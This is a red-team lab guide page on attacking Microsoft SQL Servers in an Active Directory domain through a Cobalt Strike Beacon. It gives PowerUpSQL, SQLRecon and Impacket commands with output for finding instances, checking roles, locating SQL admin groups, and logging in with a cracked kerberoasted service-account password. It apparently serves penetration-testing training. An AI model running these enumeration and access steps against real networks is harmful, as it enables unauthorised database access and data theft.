> For the complete documentation index, see [llms.txt](https://cookiez.gitbook.io/red-team/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://cookiez.gitbook.io/red-team/active-directory/cobalt-strike/ms-sql-servers.md).
# MS SQL Servers
Microsoft SQL Server is a relational database management system commonly found in Windows environments. They’re typically used to store information to support a myriad of business functions. In addition to the obvious data theft opportunities, they also have a large attack surface, allowing code execution, privilege escalation, lateral movement and persistence.
[PowerUpSQL](https://github.com/NetSPI/PowerUpSQL) and [SQLRecon](https://github.com/skahwah/SQLRecon) are excellent tools for enumerating and interacting with MS SQL Servers.
PowerUpSQL has a few cmdlets available for finding MS SQL Servers, including `Get-SQLInstanceDomain`, `Get-SQLInstanceBroadcast` and `Get-SQLInstanceScanUDP`.
```
beacon> powershell-import C:\Tools\PowerUpSQL\PowerUpSQL.ps1
beacon> powershell Get-SQLInstanceDomain
ComputerName : sql-2.dev.cyberbotic.io
Instance : sql-2.dev.cyberbotic.io,1433
DomainAccountSid : 1500000521000672332383313895871914512914091400
DomainAccount : mssql_svc
DomainAccountCn : MS SQL Service
Service : MSSQLSvc
Spn : MSSQLSvc/sql-2.dev.cyberbotic.io:1433
LastLogon : 8/15/2022 7:55 PM
Description :
```
`Get-SQLInstanceDomain` works by searching for SPNs that begin with *MSSQL\**. This output shows that SQL-2 is running an instance of MS SQL server, under the context of the `mssql_svc` domain account. You may also search the domain for groups that sound like they may have access to database instances (for example, a "SQL Admins" group).
`Get-SQLConnectionTest` can be used to test whether or not we can connect to the database.
```
beacon> powershell Get-SQLConnectionTest -Instance "sql-2.dev.cyberbotic.io,1433" | fl
ComputerName : sql-2.dev.cyberbotic.io
Instance : sql-2.dev.cyberbotic.io,1433
Status : Accessible
```
Then use `Get-SQLServerInfo` to gather more information about the instance.
```
beacon> powershell Get-SQLServerInfo -Instance "sql-2.dev.cyberbotic.io,1433"
ComputerName : sql-2.dev.cyberbotic.io
Instance : SQL-2
DomainName : DEV
ServiceProcessID : 2668
ServiceName : MSSQLSERVER
ServiceAccount : DEV\mssql_svc
AuthenticationMode : Windows Authentication
ForcedEncryption : 0
Clustered : No
SQLServerVersionNumber : 15.0.2000.5
SQLServerMajorVersion : 2019
SQLServerEdition : Standard Edition (64-bit)
SQLServerServicePack : RTM
OSArchitecture : X64
OsVersionNumber : SQL
Currentlogin : DEV\bfarmer
IsSysadmin : No
ActiveSessions : 1
```
If there are multiple SQL Servers available, you can chain these commands together to automate the data collection.\
```
beacon> powershell Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLServerInfo
```
SQLRecon can also enumerate servers via SPNs and fetch information about the instance with the `info` module.
```
beacon> execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /enum:sqlspns
[*] Looking for MSSQL SPNs ...
[*] 1 found.
|-> ComputerName: sql-2.dev.cyberbotic.io
|-> Instance: sql-2.dev.cyberbotic.io:1433
|-> AccountSid: S-1-5-21-569305411-121244042-2357301523-1115
|-> AccountName: mssql_svc
|-> AccountCn: MS SQL Service
|-> Service: MSSQLSvc
|-> SPN: MSSQLSvc/sql-2.dev.cyberbotic.io:1433
|-> LastLogon: 1/24/0423 12:48:15 PM
beacon> execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /auth:wintoken /host:sql-2.dev.cyberbotic.io /module:info
[*] Extracting SQL Server information from sql-2.dev.cyberbotic.io
|-> ComputerName: SQL-2
|-> DomainName: DEV
|-> ServicePid: 4388
|-> ServiceName: MSSQLSERVER
|-> ServiceAccount: DEV\mssql_svc
|-> AuthenticationMode: Windows Authentication
|-> ForcedEncryption: 0
|-> Clustered: No
|-> SqlServerVersionNumber: 15.0.2000.5
|-> SqlServerMajorVersion: 2019
|-> SqlServerEdition: Standard Edition (64-bit)
|-> SqlServerServicePack: RTM
|-> OsArchitecture: X64
|-> OsVersionNumber: 2022
|-> CurrentLogin: DEV\bfarmer
|-> IsSysAdmin: No
|-> ActiveSessions: 1
```
The `/auth:wintoken` option allows SQLRecon to use the access token of the Beacon. This output shows that whilst the database is accessible, our current user, bfarmer, is not a sysadmin. SQLRecon has a nice module which can show us what roles we do have.
```
beacon> execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /a:wintoken /h:sql-2.dev.cyberbotic.io,1433 /m:whoami
[*] Determining user permissions on sql-2.dev.cyberbotic.io,1433
[*] Logged in as DEV\bfarmer
[*] Mapped to the user guest
[*] Roles:
|-> User is a member of public role.
|-> User is NOT a member of db_owner role.
|-> User is NOT a member of db_accessadmin role.
|-> User is NOT a member of db_securityadmin role.
|-> User is NOT a member of db_ddladmin role.
|-> User is NOT a member of db_backupoperator role.
|-> User is NOT a member of db_datareader role.
|-> User is NOT a member of db_datawriter role.
|-> User is NOT a member of db_denydatareader role.
|-> User is NOT a member of db_denydatawriter role.
|-> User is NOT a member of sysadmin role.
|-> User is NOT a member of setupadmin role.
|-> User is NOT a member of serveradmin role.
|-> User is NOT a member of securityadmin role.
|-> User is NOT a member of processadmin role.
|-> User is NOT a member of diskadmin role.
|-> User is NOT a member of dbcreator role.
|-> User is NOT a member of bulkadmin role.
```
On default installations, standard users do not have this "public" role by default and must be explicitly granted through [SQL Server Manager Studio](https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms) (SSMS). The aforementioned information on a SQL instance cannot be enumerated if the user's security context does not have a valid role.

Finding a user (or group) that does have access can be challenging, because without the ability to query the SQL instance to ask it, you can be stuck guessing. One port of call is to look for appropriately named domain groups and their members.
```
beacon> powershell Get-DomainGroup -Identity *SQL* | % { Get-DomainGroupMember -Identity $_.distinguishedname | select groupname, membername }
GroupName MemberName
--------- ----------
MS SQL Admins jking
```
Another option is to go after the MS SQL service account itself as this is also often given sysadmin privileges. This assumption is the basis of BloodHound's SQLAdmin attack path. We know that the domain account being used to run the service is `DEV\mssql_svc` and that the account is kerberoastable owing to its SPN. If we can crack its plaintext password, we can use it to gain access to the SQL instance. The credentials can be used with `make_token` in Beacon and `/a:WinToken` in SQLRecon; or the `/a:WinDomain` option with `/d: /u: /p:` in SQLRecon directly.
```
beacon> execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /a:windomain /d:dev.cyberbotic.io /u:mssql_svc /p:Cyberb0tic /h:sql-2.dev.cyberbotic.io,1433 /m:whoami
[*] Determining user permissions on sql-2.dev.cyberbotic.io,1433
[*] Logged in as DEV\mssql_svc
[*] Mapped to the user dbo
[*] Roles:
|-> User is a member of public role.
|-> User is NOT a member of db_owner role.
|-> User is NOT a member of db_accessadmin role.
|-> User is NOT a member of db_securityadmin role.
|-> User is NOT a member of db_ddladmin role.
|-> User is NOT a member of db_backupoperator role.
|-> User is NOT a member of db_datareader role.
|-> User is NOT a member of db_datawriter role.
|-> User is NOT a member of db_denydatareader role.
|-> User is NOT a member of db_denydatawriter role.
|-> User is a member of sysadmin role.
|-> User is a member of setupadmin role.
|-> User is a member of serveradmin role.
|-> User is a member of securityadmin role.
|-> User is a member of processadmin role.
|-> User is a member of diskadmin role.
|-> User is a member of dbcreator role.
|-> User is a member of bulkadmin role.
```
Once we have access, there are several options for issuing queries against a SQL instance. `Get-SQLQuery` from PowerUpSQL:
```
beacon> powershell Get-SQLQuery -Instance "sql-2.dev.cyberbotic.io,1433" -Query "select @@servername"
Column1
-------
SQL-2
```
SQLRecon:
```
beacon> execute-assembly C:\Tools\SQLRecon\SQLRecon\bin\Release\SQLRecon.exe /a:wintoken /h:sql-2.dev.cyberbotic.io,1433 /m:query /c:"select @@servername"
[*] Executing 'select @@servername' on sql-2.dev.cyberbotic.io,1433
column0 |
----------
SQL-2 |
```
`mssqlclient.py` from Impacket via proxychains:
```
ubuntu@DESKTOP-3BSK7NO ~> proxychains mssqlclient.py -windows-auth DEV/bfarmer@10.10.122.25
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
Password:
|S-chain|-<>-10.10.5.50:1080-<><>-10.10.122.25:1433-<><>-OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL-2): Line 1: Changed database context to 'master'.
[*] INFO(SQL-2): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> select @@servername;
--------------------------------------------------------------------------------------------------------------------------------
SQL-2
```

Or a Windows SQL GUI, such as [HeidiSQL](https://www.heidisql.com/)via Proxifier: